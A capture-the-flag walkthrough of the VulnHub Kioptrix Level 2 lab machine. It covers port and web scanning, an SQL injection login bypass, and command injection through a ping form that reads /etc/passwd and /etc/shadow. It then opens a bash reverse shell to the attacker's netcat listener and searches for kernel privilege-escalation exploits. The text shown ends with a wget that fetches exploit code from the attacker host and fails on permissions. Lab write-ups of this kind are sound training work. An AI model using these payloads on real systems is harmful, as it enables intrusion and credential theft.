# VulnHub — Kioptrix: Level 2

**Setup:**


Download the Kioptrix VM from Kioptrix.com and use RAR to expand the compressed file. Since my Host machine is Linux (Ubuntu 16.04), I launched VMWare Player and selected the updated “Kioptrix Level 2.vmx” file.

**Victim Description:**

Based on reviewing the VulnHub.com site, the listed vulnerabilities are OS command injection, privilege escalation, and SQL injection. In addition, there is a text flag that can be captured.


**Information Gathering:**

Since I am using a Private Network on a remote Linux Host, I chose to review the network settings on the Kali system to determine the Private Network IP Address and Subnet Mask.



```
root@ubuntu:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.10  netmask 255.255.255.0  broadcast 10.0.2.255
        inet6 fe80::877f:b113:cfae:ab8d  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:c8:65:2e  txqueuelen 1000  (Ethernet)
        RX packets 10  bytes 3444 (3.3 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 23  bytes 2197 (2.1 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

To know the target IP address, I have ran Nmap ping scan, verify the below screen shot




```
root@ubuntu:~# nmap -sn 10.0.2.0/24

Starting Nmap 7.60 ( https://nmap.org ) at 2019-09-08 08:52 EDT
Nmap scan report for 10.0.2.1
Host is up (0.00024s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 10.0.2.2
Host is up (0.000097s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 10.0.2.3
Host is up (0.000090s latency).
MAC Address: 08:00:27:BC:AD:C8 (Oracle VirtualBox virtual NIC)
Nmap scan report for 10.0.2.11
Host is up (0.00025s latency).
MAC Address: 08:00:27:27:5E:39 (Oracle VirtualBox virtual NIC)
Nmap scan report for 10.0.2.10
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 2.02 seconds
root@ubuntu:~# 
```

Once identify the IP address, I have run Nmap scan to know what services are running on the target


Please verify the folder for the Nmap complete scan results

Filename: kioptrix-level2.nmap



```
root@ubuntu:~# nmap 10.0.2.11

Starting Nmap 7.60 ( https://nmap.org ) at 2019-09-08 08:59 EDT
Nmap scan report for 10.0.2.11
Host is up (0.28s latency).
Not shown: 994 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
111/tcp  open  rpcbind
443/tcp  open  https
631/tcp  open  ipp
3306/tcp open  mysql
MAC Address: 08:00:27:27:5E:39 (Oracle VirtualBox virtual NIC)
```




```
# Nmap 7.60 scan initiated Fri Sep  6 08:40:04 2019 as: nmap -sC -O -A -oA kioptrix-level2 10.0.2.11
Nmap scan report for 10.0.2.11
Host is up (0.00043s latency).
Not shown: 994 closed ports
PORT     STATE SERVICE  VERSION
22/tcp   open  ssh      OpenSSH 3.9p1 (protocol 1.99)
| ssh-hostkey:
|   1024 8f:3e:8b:1e:58:63:fe:cf:27:a3:18:09:3b:52:cf:72 (RSA1)
|   1024 34:6b:45:3d:ba:ce:ca:b2:53:55:ef:1e:43:70:38:36 (DSA)
|_  1024 68:4d:8c:bb:b6:5a:bd:79:71:b8:71:47:ea:00:42:61 (RSA)
|_sshv1: Server supports SSHv1
80/tcp   open  http     Apache httpd 2.0.52 ((CentOS))
|_http-server-header: Apache/2.0.52 (CentOS)
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
111/tcp  open  rpcbind  2 (RPC #100000)
| rpcinfo:
|   program version   port/proto  service
|   100000  2            111/tcp  rpcbind
|   100000  2            111/udp  rpcbind
|   100024  1            652/udp  status
|_  100024  1            655/tcp  status
443/tcp  open  ssl/http Apache httpd 2.0.52 ((CentOS))
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
| ssl-cert: Subject: commonName=localhost.localdomain/organizationName=SomeOrganization/stateOrProvince
| Not valid before: 2009-10-08T00:10:47
|_Not valid after:  2010-10-08T00:10:47
|_ssl-date: 2019-09-06T16:40:31+00:00; +4h00m00s from scanner time.
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|     SSL2_RC4_128_WITH_MD5
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|     SSL2_DES_64_CBC_WITH_MD5
|     SSL2_RC4_64_WITH_MD5
|     SSL2_RC2_128_CBC_WITH_MD5
|_    SSL2_DES_192_EDE3_CBC_WITH_MD5
631/tcp  open  ipp      CUPS 1.1
| http-methods:
|_  Potentially risky methods: PUT
|_http-server-header: CUPS/1.1
|_http-title: 403 Forbidden
3306/tcp open  mysql    MySQL (unauthorized)
```

To take a closer look at TCP Ports 80, I launched ***Nitko*** with the host, port, and output file parameters.


**Nikto**  find a few vulnerabilities but those vulnerabilities are good enough to exploit root shell.

For complete nikto results refer the attached files in the folder.




```
root@ubuntu:~/Desktop/Kioptri-level2# nikto -host 10.0.2.11 -port 80 -output Nikto_results.html
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          10.0.2.11
+ Target Hostname:    10.0.2.11
+ Target Port:        80
+ Start Time:         2019-09-08 09:08:59 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.0.52 (CentOS)
+ Retrieved x-powered-by header: PHP/4.3.9
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ Apache/2.0.52 appears to be outdated (current is at least Apache/2.4.12). Apache 2.0.65 (final release) and 2.2.29 are also current.
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS, TRACE
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ OSVDB-12184: /?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ Server leaks inodes via ETags, header found with file /manual/, fields: 0x5770d 0x1c42 0xac5f9a00;5770b 0x206 0x84f07cc0
+ Uncommon header 'tcn' found, with contents: choice
+ OSVDB-3092: /manual/: Web server manual found.
+ OSVDB-3268: /icons/: Directory indexing found.
+ OSVDB-3268: /manual/images/: Directory indexing found.
```

Let check the target machine in the browser




I assumed that the login credentials were being authenticated against a MySQL database. This assumption was based on the service 3306 is open. So, I entered in the command of “***somu’ OR 1=1-- - “*** in the **Username** field and then clicked the **Login** button.




Username: somu' OR 1=1 -- -

Success! We have got access the application with the above sql payload.


Mozilla Firefox
http://10.0.2.11/index.php
Preferences
10.0.2.11/index.php
Search
Welcome to the Basic Administrative Web Console
Ping a Machine on the Network:
submit

Based on successful login, ping utility was displayed.

I have verified the ping was able to accessed.




```
127.0.0.1

PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=0 ttl=64 time=0.030 ms
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.200 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.168 ms

--- 127.0.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2000ms
rtt min/avg/max/mdev = 0.030/0.132/0.200/0.074 ms, pipe 2
```

I have tried with command injection payloads got successes in that as well.

Payload: 127.0.0.1; cat /etc/passwd


Mozilla Firefox
http://10.0.2.11/index.php
http://10.0.2.11/pingit.php
http://10.0.2.11/pingit.php
10.0.2.11/pingit.php
Search

```
127.0.0.1; cat /etc/passwd

PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=0 ttl=64 time=0.025 ms
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.251 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.236 ms

--- 127.0.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2001ms
rtt min/avg/max/mdev = 0.025/0.170/0.251/0.104 ms, pipe 2
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
news:x:9:13:news:/etc/news:
uucp:x:10:14:uucp:/var/spool/uucp:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
gopher:x:13:30:gopher:/var/gopher:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:/:/sbin/nologin
dbus:x:81:81:System message bus:/:/sbin/nologin
```

I have got successes with the below all payloads:


Payload: 127.0.0.1; cat /etc/passwd

Payload: 127.0.0.1; cat /etc/shadow

Payload: 127.0.0.1; uname -a


Payload: 127.0.0.1; whoami

With the above success I have confirmed that field is vulnerable to command injection, I have decided to use ***Netcat*** to get the reverse shell access, setup a listener on port 4433 and attempt to gain a reverse shell.



```
root@ubuntu:~/Desktop/Kioptri-level2# nc -nvlp 4433
listening on [any] 4433 ...
```

Once Netcat is setup, enter the loopback address and ***“; bash -i >& /dev/tcp/10.0.2.10/4433 0>&1”*** in the field box to initiate a reverse shell.




```
root@ubuntu:~/Desktop/Kioptri-level2# nc -nvlp 4433
listening on [any] 4433 ...
connect to [10.0.2.10] from (UNKNOWN) [10.0.2.11] 32769
bash: no job control in this shell
bash-3.00$ whoami
apache
bash-3.00$ uname -a
Linux kioptrix.level2 2.6.9-55.EL #1 Wed May 2 13:52:16 EDT 2007 i686 i686 i386 GNU/Linux
bash-3.00$ cat /etc/*-release
CentOS release 4.5 (Final)
bash-3.00$
```

Got!! The shell, but it is low privilege access


Lets explore more on CentOS release 4.5

I have googled a lot about centos Linux kernel exploits




```
root@ubuntu:~# searchsploit Linux kernel CentOS
------------------------------------------------------------------------------------------------------------------------------------------ -----------------------------------
 Exploit Title                                                                                                                            |  Path
                                                                                                                                          | (/usr/share/exploitdb/)
------------------------------------------------------------------------------------------------------------------------------------------ -----------------------------------
Linux Kernel (Debian 7.7/8.5/9.0 / Ubuntu 14.04.2/16.04.2/17.04 / Fedora 22/25 / CentOS 7.3.1611) - 'ldso_hwcap_64 Stack Clash' Local Privilege Esca | exploits/linux_x86-64/local/42275.c
Linux Kernel (Debian 7/8/9/10 / Fedora 23/24/25 / CentOS 5.3/5.11/6.0/6.8/7.2.1511) - 'ldso_hwcap Stack Clash' Local Privilege Escalation             | exploits/linux_x86/local/42274.c
Linux Kernel 2.4.x/2.6.x (CentOS 4.8/5.3 / RHEL 4.8/5.3 / SuSE 10 SP2/11 / Ubuntu 8.10) (PPC) - 'sock_sendpage()' Local Privilege Escalation         | exploits/linux/local/9545.c
Linux Kernel 2.4/2.6 (RedHat Linux 9 / Fedora Core 4 < 11 / Whitebox 4 / CentOS 4) - 'sock_sendpage()' Ring0 Privilege Escalation (5)                | exploits/linux/local/9479.c
Linux Kernel 2.6 < 2.6.19 (White Box 4 / CentOS 4.4/4.5 / Fedora Core 4/5/6 x86) - 'ip_append_data()' Ring0 Privilege Escalation (1)                | exploits/linux_x86/local/9542.c
Linux Kernel 2.6.32 < 3.x.x (CentOS) - 'PERF_EVENTS' Local Privilege Escalation (1)                                                                  | exploits/linux/local/25444.c
Linux Kernel 3.10.0 (CentOS / RHEL 7.1) - 'Wacom' Multiple Nullpointer Dereferences                                                                  | exploits/linux/dos/39538.txt
Linux Kernel 3.10.0 (CentOS / RHEL 7.1) - 'aiptek' Nullpointer Dereference                                                                           | exploits/linux/dos/39544.txt
Linux Kernel 3.10.0 (CentOS / RHEL 7.1) - 'cdc_acm' Nullpointer Dereference                                                                          | exploits/linux/dos/39543.txt
Linux Kernel 3.10.0 (CentOS / RHEL 7.1) - 'cypress_m8' Nullpointer Dereference                                                                       | exploits/linux/dos/39542.txt
Linux Kernel 3.10.0 (CentOS / RHEL 7.1) - 'digi_acceleport' Nullpointer Dereference                                                                  | exploits/linux/dos/39537.txt
Linux Kernel 3.10.0 (CentOS / RHEL 7.1) - 'mct_u232' Nullpointer Dereference                                                                         | exploits/linux/dos/39541.txt
Linux Kernel 3.10.0 (CentOS / RHEL 7.1) - visor 'treo_attach' Nullpointer Dereference                                                                | exploits/linux/dos/39539.txt
Linux Kernel 3.10.0 (CentOS / RHEL 7.1) - visor clie_5_attach Nullpointer Dereference                                                                | exploits/linux/dos/39540.txt
Linux Kernel 3.10.0 (CentOS7) - Denial of Service                                                                                                    | exploits/linux/dos/41350.c
Linux Kernel 3.10.0-229.x (CentOS / RHEL 7.1) - 'iowarrior' Driver Crash (PoC)                                                                       | exploits/linux/dos/39556.txt
Linux Kernel 3.10.0-229.x (CentOS / RHEL 7.1) - 'snd-usb-audio' Crash (PoC)                                                                          | exploits/linux/dos/39555.txt
Linux Kernel 3.10.0-514.21.2.el7.x86_64 / 3.10.0-514.26.1.el7.x86_64 (CentOS 7) - SUID Position Independent Executable 'PIE' Local Privilege Escalat | exploits/linux/local/42887.c
Linux Kernel 3.14.5 (CentOS 7 / RHEL) - 'libfutex' Local Privilege Escalation                                                                        | exploits/linux/local/35370.c
------------------------------------------------------------------------------------------------------------------------------------------ -----------------------------------
```

I have simply copied the 9545.c in my local kali machine and then copied it into the victim machine.



```
root@ubuntu:~# cp /usr/share/exploitdb/exploits/linux/local/9545.c /root/Desktop/
root@ubuntu:~# 
```

Lets download it in the victims machine with wget command




```
bash-3.00$ wget http://10.0.2.10/9545.c
--13:44:50--  http://10.0.2.10/9545.c
           => `9545.c'
Connecting to 10.0.2.10:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 9,783 (9.6K) [text/plain]
9545.c: Permission denied

Cannot write to `9545.c' (Permission denied).
bash-3.00$
```

